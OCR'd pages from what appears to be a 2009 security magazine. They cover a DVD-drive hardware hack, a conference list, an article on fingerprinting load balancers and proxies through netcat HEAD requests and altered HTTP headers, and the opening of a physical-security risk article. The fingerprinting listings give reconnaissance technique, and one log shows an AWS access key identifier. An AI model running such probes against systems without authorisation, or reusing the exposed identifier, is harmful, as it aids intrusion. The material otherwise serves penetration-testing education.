


Figure 3. *Relocated Crystal*

On the 'Net

- [1] Centrix *http://www.centrix-intl.com/details.asp?productid=3022*
- [2] MacRumors *http://forums.macrumors.com/showthread.php?t=420281*
- [3] Cypress *http://www.cypress.com/*
- [4] "The Pictures" *http://www.flickr.com/photos/tnkgrl/sets/72157605790040071/*
- [5] Cascadesurplus *http://www.cascadesurplus.com/*

Some practical problems occured. For example the crystal relocation and the soldered USB connector on the new USB bridge, but none of these problems were so difficult to resolve. This paper offers the basic steps to modify the Apple's Super Drive DVD burner using a $9 USB controller, but it also exemplifies the importance of hardware hacks. Usually the underground community, in compromising the security of some devices, starts a deep reverse software engineering analysis before understanding if this kind of analysis makes sense.

In most cases, reverse software engineering is the best solution. But in some scenarios, the best solutions (i.e. the most economically feasible ones) come from hardware replacing techniques. The important points when replacing hardware are the following:

- The physical space. In the embedded system this is one of the most difficult problems to resolve. It's used as a security weapon.
- The soldered pins. You need to evaluate if you can desolder or solder components on board without damaging the system. Sometimes soldering is too difficult. If this is the case, it's not convenient to start a hardware hack.
- The new hardware price. If the new hardware is expensive compared to the original component, it might be more convenient to try a software engineering hack. Breaking into security is a complex science. You can try lots of ways and fail most of the time, but when you find the gap between *how the system should work* and *how the system works* you have reached its essence.

Marco Ramilli

He is a PhD student in „Computer Science Security" at University of Bologna, Italy. He received his Master in 2008 from university of Bologna, Italy. He was a visiting research scientist at University of California at Davis, where he worked with prof. Matt Bishop in Electronic Voting Machine Security. His research interests are in the field of electronic voting systems' Security, new system administration paradigms and anti blog spamming techniques.
He taught security classes in several institutes included „School of Police" and „University of Rome: La Sapienza". He is currently working in the field of security and penetration testing analysis in national and international projects. Marco Ramilli is member of the IEEE.
marco.ramilli@unibo.it

Upcoming IT Security Events	**SOURCE Boston** 3/9/2009 – 3/13/2009 Seaport Hotel in downtown Boston	**CanSecWest 2009** 3/18/2009 – 3/20/2009 Vancouver, Canada		**Forresters Security Forum EMEA 2009** 4/2/2009 - 4/3/2009 London, UK
Codegate 2009 4/7/2009 – 4/8/2009 Seoul, Korea		**HI HITBSecConf 2009 - Dubai** 4/13/2009 – 4/16/2009 Sheraton Dubai Creek, Dubai, United Arab Emirates	**Black Hat Europe 2009 Briefings & Training** 4/14/2009 – 4/17/2009 Amsterdam, The Netherlands	**RSA Conference 2009** 4/20/2009 - 4/24/2009 San Francisco, California
SECURE CODING: Building Secure Web Applications in Java/J2EE 4/27/2009 - 4/29/2009 Rome, Italy	**CONFidence 2009** 5/15/2009 – 5/16/2009 Krakow, Poland	**Q/EH® Qualified Ethical Hacker Certification and Defender Class** 5/11/2009 - 5/15/2009 Rome, Italy		**Q/SA® Qualified Security Analyst Penetration Testing Certification** 5/18/2009 - 5/22/2009 Rome, Italy
Q/FE® Qualified Forensic Expert Certification 6/15/2009 - 6/19/2009 Rome, Italy	**21st Annual FIRST Conference** 6/28/2009 – 7/3/2009 Hotel Granvia, Kyoto Station, Kyoto, Japan	**Gartner IT Security Summit** 6/28/2009 - 7/1/2009 Washington , DC	**at USA 2009 Briefings & Training** 7/25/2009 – 7/30/2009 Las Vegas, NV	**DEFCON 17** 7/31/2009 - 8/2/2009 Riviera Hotel and Casino in Las Vegas, Nevada
18th USENIX Security Symposium 8/12/2009 - 8/14/2009 Montreal, Quebec	**HAR 2009** 8/13/2009 – 8/16/2009 Vierhouten, NL	**FRHACK 01** 9/7/2009 – 9/8/2009 Great Kursaal Hall of Besançon, France	**SOURCE Barcelona** 9/21/2009 – 9/22/2009 Museu Nacional D'art de Catalunya, Barcelona, Spain	**Virus Bulletin 2009** 9/23/2009 – 9/25/2009 Crowne Plaza Geneva, Switzerland

ADITYA K SOOD

Mapping HTTP Interface Embedded Devices

Difficulty

This paper discusses the generic approach of detecting the HTTP interface of embedded devices. These devices perform a number of different functions based on the infrastructural need.

WHAT YOU WILL LEARN...

Fingerprinting HTTP Embedded Devices

The methodology of searching the intermediated HTTP Device

Advanced Level HTTP Concepts

WHAT YOU SHOULD KNOW...

Basic fundamental of fingerprinting

Knowledge of HTTP Protocol Specifications will be useful

The devices create stringency during a normal web server finger printing process. From a pen testing point of view, it is really crucial to detect the device that is acting as a barrier between the source and the target. These devices include load balancers, proxies etc. The target of this paper is to disseminate the HTTP responses and dissect the changed HTTP parameters by intermediate device to trace the actual information about the device. The analysis is based on number of tests conducted during pen testing.

Explanation

The HTTP interfaced embedded devices provide an extra level of security as well as detailed functionality in an infrastructure. If one thinks like a pen tester then these devices try to alter the standard HTTP parameters when it is sent back as a response. The structure of parameter usually gets altered in a HTTP response. On the contrary, it gives a fair idea that an intermediate device was placed on the network. These HTTP devices are very intelligent because the response depends on the type of request and it is necessary to cater to it in an appropriate manner. Once the server responds back to the request, it first goes to the device and necessary alterations are made in the response which is basically the HTTP parameter manipulation. These devices are also highly effective in determining the well formed request and malformed request. The other element which is critical is the type of protocol version supported in a request. The typical requests are HTTP/1.0 and HTTP/1.1. There are certain differences in the way the request is sent to the server. The basic request handling is done by the server itself. Most of HTTP embedded devices work on the concept of "*HEADER REWRITING*". In this technique the HTTP headers are rewritten for the response sent by the server.

Working flow of HTTP Request/Response

Let's have a look at the working flow of HTTP Request/ Response Mechanism (see Figure 1).

The above presented layout describes the overall flow of a request that is allowed through the browser to the destination server.

Technique of fingerprinting:

There are numbers of different methods to follow, but our approach is based on two concepts. Fingerprinting a device which is placed in between a client and server to provide additional functionality has to be traced differentially. Taking this factor into consideration our approach revolves around using understated methods such as:

- Requesting a non existent object from the server.
- Sending a rogue request which is not handled by server.

These techniques look to be an alias of each other but can be used in a different manner when it comes to fingerprinting. It depends a lot on the network architecture too. It requires logic to be placed to gather the information required to fingerprint the intermediate devices. Though you will find strange requests are being sent to server to detect the exception handling and to debug those responses to extract the type of information required.

In order to understand this behavior we will talk about generic concepts of HTTP protocol specification to look at the usage of HTTP parameters.

Connection management is really crucial from bandwidth utilization and request handling from different remote threads. Basically it further requires resources to be provided to the different clients.

The functionality is carried by the connection parameter in the HTTP requests. This works on the concept of forwarding a request from hop to hop and removing the previous header parameters when a request is initiated to next hop. This actually works on end to end point communication.

There is an inherit functionality or weakness that once the header is forwarded from a device the headers are altered, as only the end point matters irrespective of the path followed. Most devices like load balancers utilize this concept of manipulating the structure of parameters in order to falsify the recipient or are used for spoofing the identity of the internal network from outsiders. But this is

Listing 1. *Google GWS Server Response Via Net Cache Appliance*

Request 1

```
HEAD /\r\n HTTP/1.1
HOST: google.com
HTTP/1.1 301 Moved Permanently
Date: Tue, 09 Dec 2008 06:21:15 GMT
Content-Length: 227
Content-Type: text/html; charset=UTF-8
Expires: Thu, 08 Jan 2009 06:21:15 GMT
Cache-Control: public, max-age=2592000
Server: gws
Location: http://www.google.com/%5Cr%5Cn
Via: 1.1  (NetCache NetApp/6.0.6)
```

Request 2

```
HEAD /\r\n HTTP/1.0
HTTP/1.0 404 Not Found
Date: Tue, 09 Dec 2008 06:21:31 GMT
Content-Length: 1362
Content-Type: text/html; charset=UTF-8
Server: gws
Via: 1.1 (NetCache NetApp/6.0.6)
```




Figure 1. *Generic HTTP Request Flow Diagram*

a kind of potential problem which is being exploited by number of HTTP devices used for connection management. Another thing to consider in this is proxies based on HTTP/1.0 do not understand the connection header. As we know in certain requests HTTP/1.1 is backwards compatible with the HTTP/1.0 requests, but in some cases the HTTP/1.1 does exhibit different behavior. If a request is initiated with HTTP/1.0, having connection parameters are ignored because it is considered forwarded in an incorrect manner and hence it is refused.

The Content Length header sets a vector the length of the message in the body. The length is required to understand the bytes used in message transmission when a specific request is initiated. It has been noticed that embedded HTTP devices change the structure of Content-Length. The chunked transfer coding is used to send the message in chunks and pieces rather as full. Again HTTP/1.1 can distinguish easily if a request is being sent by using HTTP/1.0 and no content length is specified. This is real ambiguity as chunked transfers can be truncated and stored as such. This is stringent behavior and that's the reason different HTTP versions work differently when the same request is issued to the server. The device functionality gets changed a lot even when a request is handled with different HTTP versions. Let's see in Listing 1.

In both requests we use carriage return as a requested object from the server. The first request uses HTTP/1.1 and the other is HTTP/1.0. It's necessary to provide a host in the HTTP/1.1 specification. You can deduce that 301 responses are undertaken and are redirected to the location header. This means that the resource in the request is assigned to a new URI which is specified in the location header. The second request is made with HTTP/1.0 and straight forward 404 responses are provided as the output. This field specifies that the request is initiated through the proxy with no modification in the parameters. One can see the behavior of the server when a different HTTP specification is used. On the contrary, by exchanging HTTP specifications, a different pattern of information can be extracted.

The proxies and intermediate gateways use the VIA HTTP parameter for forwarding request to destination servers. The presence of the VIA field simply projects that the gateway or proxy is placed as an intermediate device to forward a request. The response field in the VIA header carries certain comments which reflect the type of software used by the proxy or the gateway analogous to the user agent and server header fields. The comments should be removed to display less information of the intermediate device. It is considered as good practice because unnecessary comments in the request leverage a lot of information (see Listing 2).

The comments in the bracket project that a Net Cache device is being used to forward this request.

The status code of 305 always reflects that the proxy should be used for this specific response. This means the resource should be accessed through the proxy provided by the location http header. This is one of the most critical

Listing 2. *HTTP request through VIA HTTP Header*

```
HEAD / HTTP/1.1
HOST: yahoo
HTTP/1.1 200 OK
Date: Tue, 09 Dec 2008 07:29:02 GMT
Content-Type: text/html
Connection: close
Server: Apache/1.3.33 (Debian GNU/Linux)
Via: 1.1 cac01 (NetCache NetApp/6.0.6)
```

Listing 3. *Citation 1*

```
$ ./nc www.example1.com 80
HEAD /\r\n HTTP/1.0
HTTP/1.0 302 Object Moved
Date: Tue, 09 Dec 2008 16:37:20 GMT
Server: NS8.0.48.7
Content Type: text/html
Cache Control: private
Location: www.example.com/index.html
$ ./nc www.example2.com 80
HEAD /\r\n HTTP/1.0
HTTP/1.0 302 Object Moved
Date: Tue, 09 Dec 2008 16:49:10 GMT
Server: NS_3.0
Content Type: text/html
Cache Control: private
Location: http://www.example2.com /cn
```




Figure 2. *Snapshot 1*

aspects from a security perspective because it is hard to distinguish whether the request originated from an authorized server or not. This functionality is also used by embedded HTTP devices in conjunction with other techniques.

The status code 403 forbidden and 404 objects not found are one of the standard responses required to fingerprint devices placed in the path. As discussed above a request is always issued for the resource which does not exist to check the status and response from the server.

Another point to look into is caching. The intermediate devices functionality depends on the process of caching when it comes to request handling. The caching is not considered semantically transparent because the responses get altered as per the specification of direct communication between the client and the server. It means the response thrown back to the client have a different HTTP header layout as per the standard response returned from the server. Caching depends a lot on the HTTP specification used. Basically, a heuristic approach is used to cache a response. Depending on the improper response that is cached, this will impact the performance to some extent. An entry can be treated as fresh if it is not expired and considered as stale if expired. The above caching is also used by embedded HTTP devices and a lot of alterations can be made in the response sent back.

These are the standard HTTP considerations that need to be taken into account while finger printing embedded HTTP devices.

Listing 4. *Citation 2*

```
$ ./nc www.example3.com 80
HEAD /\r\n HTTP/1.0
HTTP/1.0 404 Not Found
Xontent-Length:
Server:  Apache

Content-Type: text/html; charset=iso-8859-1
Accept-Ranges: bytes
Cache-Control: no-cache, no-store
Content-Length: 329
Connection: close
```

Listing 5. *Citation 3*

```
$ ./nc www.foundstone.com 80
HEAD /\r\n HTTP/1.0
HTTP/1.0 302 Object moved
Date: Tue, 09 Dec 2008 16:52:58 GMT
Content-Length: 121
Content-Type: text/html

Expires: Tue, 09 Dec 2008 16:52:58 GMT
Cache-Control: private
Server: Microsoft-IIS/5.0
X-Powered-By: ASP.NET
Set-Cookie: ASPSESSIONIDAQCQBAQS=NOHLIGEDKKBMMMHBKHAMAHFK; path=/
Set-Cookie: BIGipServerhttp.pool=1562574858.20480.0000; path=/
Location: http://www.foundstone.com
```

Listing 6. *Citation 4*

```
'GET
/?Action=DescribeImages&AWSAccessKeyId=0CZQCKRS3J69PZ6QQQR2&Owner.1
=084307701560&SignatureVersion=1&Timestamp=2007-02-15T17%3A30%3A13
&Version=2007-01-
03&Signature=<signature removed> HTTP/1.1\r\nHost: ec2.amazonaws.com:443\r\nAccept-
Encoding: identity\r\n\r\n'
reply: 'HTTP/1.1 200 OK\r\n'header: Server: Apache-Coyote/1.1
header: Transfer-Encoding: chunked
header: Date: Thu, 15 Feb 2007 17:30:13 GMT
send: 'GET/?Action=ModifyImageAttribute&Attribute=launchPermission&AWSAccessKeyId=0CZ
                    QCKRS3J6

9PZ6QQQR2&ImageId=ami-00b95c69&OperationType=add&SignatureVersion=1&
Timestamp=2007-
02-15T17%3A30%3A14&UserGroup.1=all&Version=2007-01-03&Signature=<signature removed>
HTTP/1.1\r\nHost: ec2.amazonaws.com:443\r\nAccept-Encoding: identity\r\n\r\n'
reply: 'HTTP/1.1 400 Bad Request\r\n'
header: Server: Apache-Coyote/1.1
header: Transfer-Encoding: chunked
header: Date: Thu, 15 Feb 2007 17:30:14 GMT
header: nnCoection: close
```

The Probable Detection Points

There is certain specific functional behavior that is shown by various HTTP devices and the way HTTP headers are handled.

Embedded HTTP devices definitely change the layout of HTTP headers. One of the processes followed by these devices is HTTP Header Breaking. In this technique, the headers are broken and the tester will find a different order of headers in a response.

This indicates directly that an intermediate device is playing a trick and the tester has to analyze this behavior by dissecting the HTTP responses in a detailed manner.

The basic signatures are:

```
Content-Length > Content Length
Content-Type > Content Type
```

Embedded HTTP devices also use the technique of HTTP Header Manipulation. In this technique, HTTP headers are manipulated from normal structure to a different layout. This indicates directly about the presence of certain devices in between the client and the server.

The basic signatures are:

```
Content > Xontent
Connection > nnCoection
Connection > Cneoction
```

This behavior can be implemented on other HTTP headers too.

The third resultant factor is HTTP Header Reordering. Usually web servers like IIS and Apache have set hierarchy of displaying HTTP headers. The devices some times change the normal pattern of HTTP headers to something different. Basically the reordering is accompanied with header manipulation and broken headers.

It gives a straight forward idea about the HTTP device being placed in the route.

Another point of consideration is the IP based session management by some of the devices. These devices use the HTTP pool parameter for doing session management.

The set-cookie parameter reflects this behavior. It can be possible that the set-cookie header have the commented name of the HTTP embedded device or not. But this is a certain technique used for fingerprinting the device that perform IP based session management.

These are the generic concepts that can be used in determining the HTTP based devices.

Practical Citation of HTTP Embedded Device Fingerprinting

After discussing core concepts we will look into certain examples to understand the issue in overall perspective. The devices will be traced based on the responses (see Listing 3).

Explanation: If you dissect this response you will find that the content type and cache control parameter is altered and is broken from the normal layout.

This time the server string is present with NS 8.0.48.7 and `NS _ 3.0`.

The presence of the server string gives an idea, but broken HTTP headers ensure that this is a NET SCALAR device (see Listing 4).

Explanation

If you dissect this HTTP response you will see content is manipulated to Xontent. The Apache web server does not show this type of strange behavior from any perspective. This ensures an embedded HTTP device is placed in between the path. This type of behavior is shown by RADWARE devices in a real world application (see listing 5).

Explanation

This time not alteration in HTTP headers but Set-Cookie I set with HTTP pool parameter and the device string is passed directly. This straight forward reflects a Big IP device (see Listing 6).

Explanation

If you dissect this request you will find the connection parameter is changed to nnCoection. This type of behavior is shown mostly by Net Scalar devices.

Conclusion

The probabilistic approach is a good element of fingerprinting devices in a number of situations. It has been the type of concepts used embedded HTTP devices and the way operations are performed on HTTP headers. The applicability of these techniques reasonably ensure the presence of devices and to some extent the type of device. At last we want to discover the hidden device in the path and through these techniques it is quite efficient. That's the way it is.

On the 'Net

- [1] *http://cera.secniche.org/fing_web.html*
- [2] *http://public.research.att.com/~bala/papers/h0vh1.html*
- [3] *http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html*
- [4] *http://www.w3.org/Protocols/rfc2616/rfc2616-sec14.html*




Figure 3. *Clustering BalancerArch*

Aditya K Sood

...is an independent Security Researcher and Founder of SecNiche Security. He is a Lead Author for Hakin9 group for writing security and hacking papers. His research has been featured in Usenix; login magazine and Elsevier Network Security Journals. Aditya's academic background holds a BE and MS in Cyber Law and Information Security from Indian Institute of Information Technology (IIIT-A). He had already spoken at conferences like EuSecWest, XCON, Xkungfoo, OWASP, Clubhack ,CERT-IN etc. In addition to that he is a team lead at Evilfingers community.
His other projects include Mlabs, CERA and Triosec. He has written number of security papers released at packetstorm security, Linux security, infosecwriters, Xssed portal etc. He has also given number of security advisories to forefront companies.
At present he is working as a Security Auditor in KPMG IT Advisory Services where he handles large scale security assessments project.

The Ethical Hacker Network

Free Online Magazine
for the Security Professional

www.ethicalhacker.net

MARY ELLEN KENNEL

How Does Your Benchmark of Physical Security Affect Your Environment?

Difficulty

Many of us are familiar with the equation: Risk = Threat x Vulnerability x Consequence and we have also learned that in order to make the most sense of that equation we must define, and then weigh, those three variables.

WHAT YOU WILL LEARN...

An increased awareness of security systems

Quick risk assessment tips

A greater understanding of how physical security systems affect their environment

WHAT YOU SHOULD KNOW...

Always be aware of your surroundings, entrances and exits

How to manage and assess risk

Basic understanding of security systems

For example, [1] where Threat is the likelihood of an attack, Vulnerability is the measure of how secure our controls really are, and Consequence is the magnitude of the negative effects if an attack is successful.

Borrowing a bit of poetic license from the great Sir Isaac Newton, *To every action there is an equal and opposite reaction*, perhaps any attempts to mitigate Risk using the aforementioned equation, Risk = Threat x Vulnerability x Consequence, are bound to have an impact on environment. The brevity of this article will only scratch the surface, but some of the resources listed will provide additional research.

Managing Your Risk

Understanding the culture of your environment can play a key factor in developing security systems that will flow well with your business systems. There will always be exceptions to this, but we'll get to those later.

I remember holding a meeting a few weeks ago with the IT department of a mid-size company and learning that they had recently implemented a new web-based help desk system.

When I asked them whether or not they had taken some simple preliminary measures to avoid being vulnerable to SQL Injection attacks, they laughed. They joked that if someone wanted to break-in and close a few of their open trouble-tickets, they were more than welcome to do so. They told me that the box was on a completely separate V-LAN, and by itself.

Going back to our original equation, to them, the magnitude of the negative effects if an attack on that system were to be successful, were relatively minimal.

Managing Your Threat

In February of 2008, a theft occurred inside of a New York City Starbucks in midtown, in broad daylight. The victim had just withdrawn over $100,000.00 in cash and was attacked by a man who then *walked* away from the scene of the crime.

Observed by one witness, [2] *The way the guy was walking (away), I thought they were shooting a movie or something, you know? It was like normal to everybody, the guy was just walking.*

We've seen it time and time again, videotapes of criminals seen inside of Wal-Mart or Target posing as regular shoppers, but their behavior is far from typical.

According to [3] USA Today, *Organized Theft Rings* or OTRs, are gangs of shoplifters who sweep through stores with military precision. They load-up on one particular item and then haul their cart right out the main door to the parking lot, only to unload it on eBay.

I don't have to tell you that this type of crime not only hurts our economy, it also threatens the health of those purchasing said items on eBay

that certainly weren't kept under ideal or even safe conditions by these crooks.

Many of those stolen goods have expiration dates that have come and gone, while others require certain temperatures that are not maintained once in the hands of the thieves.

[4] The NYPD just turned the financial center of Manhattan into a high-tech counter-terrorism nerve center. With several thousand security cameras in the area, patrol cars equipped with roof-mounted license-plate scanners, and some 100 stationary scanners, over 30 officers keep watch as all of this data is run against crime databases.

Critics question the center's effectiveness, arguing that the more data you gather, the more you must sift through, as well as the implications of having such heavy surveillance over such a broad swath of the city. Time will tell the yield on their ROI, but if one life is saved because of it, the value is easy to quantify.

How do you attempt to enter a guarded community? Easy. Like so many systems out there, physical or network, they appear to be closed. Most of them, however, have to interface with the public in one form or another.

Once you interject the public into the above equation, your risk level increases. Many of our city and government systems include a public-facing element, for example, New York's Metropolitan Transportation Authority (MTA).

Just recently we learned [5] how scammers exploited a glitch in MTA vending machines, to the tune of $800,000.00, even with inflation, in my opinion that's a pretty good take.

Fortunately those perpetrators were brought to justice, but are there other flaws out there that we are simply unawares of?

Now, faced with a slashed budget due to economic woes, the MTA is poised for even more trouble. According to [6] New York's *Metro* newspaper, women's safety groups are very concerned that cuts to the number of Station Agents will leave many female transit riders faced with longer waits at desolate stations late at night, a direct affect on the Risk factor.

One of the best security lessons anyone has ever taught me was by my mentor Chris Brenton of the SANS Institute. His *Perimeter Protection In-Depth* class was the first week-long SANS Security BootCamp that I'd ever taken, and I've since gone on to take many more. I remember him explaining a very simple yet cerebral concept, one that I (having a martial arts background) sometimes refer to as the Xing Yi approach. Put simply, it's the understanding that the minute you think your network is impenetrable, is the second you'll be hacked, much like the acknowledgement that even though one may be an accomplished martial artist, a bullet is a bullet.

I am a firm believer that security systems only buy you time. The more security you have, the more time your system buys you. Hopefully your security is good enough that an intruder will either be deterred just by sight, or will give up during the process under fear of being caught because breaking the system is taking too much time.

Barry Wels at *http://www.BlackBag.nl*, Han Fey at *http://www.Toool.nl* and Eric Schmeidel at security.ericschmiedl.com all offer eye-opening insight on lock security. Additionally, Johnny Long at his *http://www.NoTechHacking.com* site walks us through some known lock vulnerabilities as well as a quick how-to on making a photocopy of a key and then using that as a template to cut-out a working key from a beer can.

Recently, while meeting with a large university that was in the process of renovating some of its older buildings, I was told that construction was dead-locked because some of the staff had voiced concern that the retractable style barrier (see Figure 1) they'd chosen for the building's entry-points created the feel of a closed environment and not the open and free atmosphere of a university. The President of the school was now involved and they were in conversations with the construction company about swapping the system with one that had no barriers (see Figure 2), students could walk right through, but would need to input their student ID as they passed. If the ID was invalid, the student could still enter the building, but the scanner would beep.

Figure 1. *Photo from: www.Turnstiles.us*

On a recent trip to a neighborhood school I happened upon a regular guy performing his job in a most extraordinary way. At Riverdale Country School, J. Cruz sets the example that so many could follow, with just a little encouragement and guidance. If you've

Figure 2. *Photo from: www.Turnstiles.us*

ever had the pleasure of visiting Riverdale Country School, surely you would agree that its 23-acre span is an idyllic urban swatch. Having an interest in security I don't see things quite the way most everyone else does. My mind is always drifting to what could happen, or to, what if. As I approached the campus, I noted the amount of wide open spaces surrounding the school, providing access from many directions. But my thoughts were quickly interrupted as I approached the main gate. That's when I met J. Cruz. He had stepped out of his guard box and walked several steps to meet me, stopping me in my tracks, all the while greeting me with a smile and a friendly question. *Good afternoon ma'am, how may I help you?*

